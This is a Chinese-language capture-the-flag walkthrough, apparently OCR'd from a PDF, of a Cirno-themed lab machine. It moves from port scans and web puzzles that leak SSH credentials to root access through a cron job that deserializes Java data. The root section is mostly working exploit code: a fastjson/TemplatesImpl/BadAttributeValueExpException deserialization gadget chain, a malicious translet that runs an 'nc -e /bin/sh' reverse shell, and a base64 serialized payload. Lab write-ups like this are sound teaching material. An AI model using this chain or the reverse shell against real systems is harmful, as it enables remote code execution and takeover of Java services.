
导入靶机

根据ip扫描端口服务

端口扫描

```
namp -T4 -A -v 192.168.1.159
```



访问8080端口

```
curl http://192.168.1.159:8080
```

访问发现有一个web网页 去浏览器里面看看 并且后台先扫描一下目录


```
gobuster -u http://192.168.1.159:8080 -w /usr/share/wordlists/big.txt
```

访问页面

访问8080端口是一个网页 可以播放音乐

出了到题目 要我们写出下车时还有多少人


根据题目信息可以尝试输入0.5 （哪里有0.5个人的呢）




要求只能输入整数 查看网页源代码

```
    }
    setInterval(() => createIceCrystal(), 500);
    for(let i = 0; i < 10; i++) setTimeout(() => createIceCrystal(), i * 150)
</script>
</body>
<!--要不网络搜索一下？？  找找这段动人的音乐-->
</html>
```

提示让我们网络搜索一下音乐出处 我们直接网易云启动搜索一下音乐是什么



可以搜索到歌曲名字 `チルノのパーフェクトさんすう教室`



观察歌曲歌词可以看到相同的题目 而答案是0

我们回到页面输入0试试

成功跳转到一个新的页面

又有一个问题 问我们forName和loadClass那个方法会触发类的初始化

显然是forName会进行初始化 loadClass只会加载类到jvm中

回答完问题之后 查看源代码可以看到有个密钥对


```
Cirno:999999999
```

```
    }

    setInterval(() => createIceParticle(), 480);
    for (let i = 0; i < 10; i++) setTimeout(() => createIceParticle(), i * 180);
</script>
<!--Cirno:999999999-->
</body>
</html>
```

ssh登录一手 于此同时扫描结果也有了 有个friend的路由 访问看看


```
curl http://192.168.1.159:8080/friend
```



依然是密钥对 我们ssh登录

USER

```
ssh Cirno@192.168.1.159
```


成功登录并得到user的flag

Root


访问根目录 可以看到当前有许许多多的Baka文件

等待一分钟发现有多了一个文件 猜测是个定时任务 而且还是root的定时任务


```
cat /etc/crontabs/root
```



访问查看内容 那就随便翻翻文件夹吧




在usr目录可以找到一个1.txt文件

文件内容为base64 从文件头可以知道这是一个java序列化数据被base64编码后的字符串

java序列化数据的前二个字节是`AC ED`


旁边的base64编码的内容和1.txt里面的前几个字符也对的上




猜测可能有java反序列化可以打

搜索和java有关的东西


```
find / -name *.java 2>/dev/null
```



存在一个java文件 tt.java




存在2个root权限的文件



标准的反序列化 读取1.txt文件中的序列化数据进行反序列化

把999.jar下下载看看有什么依赖可以打



解压直接看依赖和MANIFEST.MF文件 可以得到主类就是tt.java 只有一个fastjson的依赖

fastjson经常拿来打解析反序列化

但是这里是java原生的反序列化 所以可以使用JSONObject这个类

fastjson链子构造

演示一下

```java
import com.alibaba.fastjson.JSONObject;

public class fastjsontest {
    static class User{
        String name;
        String id;

        public User(String name , String id){
            this.name = name;
            this.id = id;
        }

        public String getName() {
            System.out.println("getname");
            return name;
        }

        public void setName(String name) {
            this.name = name;
        }

        public String getId() {
            System.out.println("getid");
            return id;
        }

        public void setId(String id) {
            this.id = id;
        }
    }
    public static void main(String[] args) {
        JSONObject json = new JSONObject();
        User user = new User( name: "sakuya", id: "0");
        json.put("sakuya",user);
        json.toString();
    }
}
```

重点在于这个toString的触发 上面随便写了个类用于测试

事实上当触发toString方法的时候 JSONObject内部会反射调用触发字段的getter方法

由此特性可以构造fastjson的java原生反序列化链子 这里低版本也没有什么限制 所以可以直接打

```
import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

import java.lang.reflect.Constructor;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Properties;

public class fastjsontest {
    public static void main(String[] args)throws Exception {
        String path = "D:\\123\\Calc.class";
        byte[] eval = Files.readAllBytes(Paths.get(path));

        byte[][] _bytecodes = new byte[][]{eval};
        String transletName = "sakuya";
```

```
        Properties pro = new Properties();
        TransformerFactoryImpl fac = new TransformerFactoryImpl();

        Class clazz =
Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl");
        Constructor constructor = clazz.getDeclaredConstructor(byte[]
[].class,String.class,Properties.class,int.class,TransformerFactoryImpl.class);
        constructor.setAccessible(true);
        TemplatesImpl obj = (TemplatesImpl)
constructor.newInstance(_bytecodes,transletName,pro,1,fac);

        JSONObject json = new JSONObject();
        json.put("sakuya",obj);
        json.toString();
    }
}
```

本地测试可以打 但是要有一个可以触发toString方法的类

使用BadAttributeValueExpException类

```
import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import sun.rmi.server.UnicastRef;
import sun.rmi.transport.LiveRef;
import sun.rmi.transport.tcp.TCPEndpoint;

import javax.management.BadAttributeValueExpException;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
```

```
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Proxy;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.rmi.registry.Registry;
import java.rmi.server.ObjID;
import java.rmi.server.RemoteObjectInvocationHandler;
import java.util.Base64;
import java.util.Properties;
import java.util.Random;

public class fastjsontest {


    public static void main(String[] args)throws Exception {
        String path = "D:\\123\\Calc.class";
        byte[] eval = Files.readAllBytes(Paths.get(path));

        byte[][] _bytecodes = new byte[][]{eval};
        String transletName = "sakuya";
        Properties pro = new Properties();
        TransformerFactoryImpl fac = new TransformerFactoryImpl();

        Class clazz =
Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl");
        Constructor constructor = clazz.getDeclaredConstructor(byte[]
[].class,String.class,Properties.class,int.class,TransformerFactoryImpl.class);
        constructor.setAccessible(true);
        TemplatesImpl obj = (TemplatesImpl)
constructor.newInstance(_bytecodes,transletName,pro,1,fac);




        JSONObject json = new JSONObject();
        json.put("sakuya",obj);

        BadAttributeValueExpException bad = new
BadAttributeValueExpException(false);
        Field val = bad.getClass().getDeclaredField("val");
        val.setAccessible(true);
        val.set(bad,json);


        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(bad);
        oos.flush();
        oos.close();

        byte[] aa2 = baos.toByteArray();
        System.out.println(Base64.getEncoder().encodeToString(aa2));
        ByteArrayInputStream bais = new ByteArrayInputStream(baos.toByteArray());
        ObjectInputStream ois = new ObjectInputStream(bais);
```

```
        ois.readObject();

    }
}
```

成功反序列化弹出计算器

只需修改命令 然后将数据写入1.txt文件就可以了

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.util.Random;

public class eval extends AbstractTranslet {
    static{
        try {

            Runtime.getRuntime().exec("nc 127.0.0.1 1234 -e /bin/sh");
        } catch (Exception e) {
            throw new RuntimeException(e);
        }
    }
    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator,
SerializationHandler handler) throws TransletException {
```

```
    }
}
```

将该文件编译为.class文件就可以打了

```
import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import sun.rmi.server.UnicastRef;
import sun.rmi.transport.LiveRef;
import sun.rmi.transport.tcp.TCPEndpoint;

import javax.management.BadAttributeValueExpException;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Proxy;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.rmi.registry.Registry;
import java.rmi.server.ObjID;
import java.rmi.server.RemoteObjectInvocationHandler;
import java.util.Base64;
import java.util.Properties;
import java.util.Random;

public class fastjsontest {


    public static void main(String[] args)throws Exception {
        String path = "D:\\device\\ysoserial_jar\\ysoserial-
all\\ccfx\\src\\main\\java\\eval.class";
        byte[] eval = Files.readAllBytes(Paths.get(path));

        byte[][] _bytecodes = new byte[][]{eval};
        String transletName = "sakuya";
        Properties pro = new Properties();
        TransformerFactoryImpl fac = new TransformerFactoryImpl();

        Class clazz =
Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl");
        Constructor constructor = clazz.getDeclaredConstructor(byte[]
[].class,String.class,Properties.class,int.class,TransformerFactoryImpl.class);
        constructor.setAccessible(true);
        TemplatesImpl obj = (TemplatesImpl)
constructor.newInstance(_bytecodes,transletName,pro,1,fac);
```

```
        JSONObject json = new JSONObject();
        json.put("sakuya",obj);

        BadAttributeValueExpException bad = new
BadAttributeValueExpException(false);
        Field val = bad.getClass().getDeclaredField("val");
        val.setAccessible(true);
        val.set(bad,json);


        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(bad);
        oos.flush();
        oos.close();

        byte[] aa2 = baos.toByteArray();
        System.out.println(Base64.getEncoder().encodeToString(aa2));

    }
}
```

```
rO0ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkJhZEF0dHJpYnV0ZVZhbHVlRXhwRXhjZXB0aW9u1Ofaq2MtR
kACAAFMAAN2YWx0ABJMamF2YS9sYW5nL09iamVjdDt4cgATamF2YS5sYW5nLkV4Y2VwdGlvbtD9Hz4aOx
zEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGXVxjUnOXe4ywMABEwABWNhdXNldAAVTGphdmEvbGFuZy9
UaHJvd2FibGU7TAANZGV0YWlsTWVzc2FnZXQAEkxqYXZhL2xhbmcvU3RyaW5nO1sACnN0YWNrVHJhY2V0
AB5bTGphdmEvbGFuZy9TdGFja1RyYWNlRWxlbWVudDtMABRzdXBwcmVzc2VkRXhjZXB0aW9uc3QAEExqY
XZhL3V0aWwvTGlzdDt4cHEAfgAIcHVyAB5bTGphdmEubGFuZy5TdGFja1RyYWNlRWxlbWVudDsCRio8PP
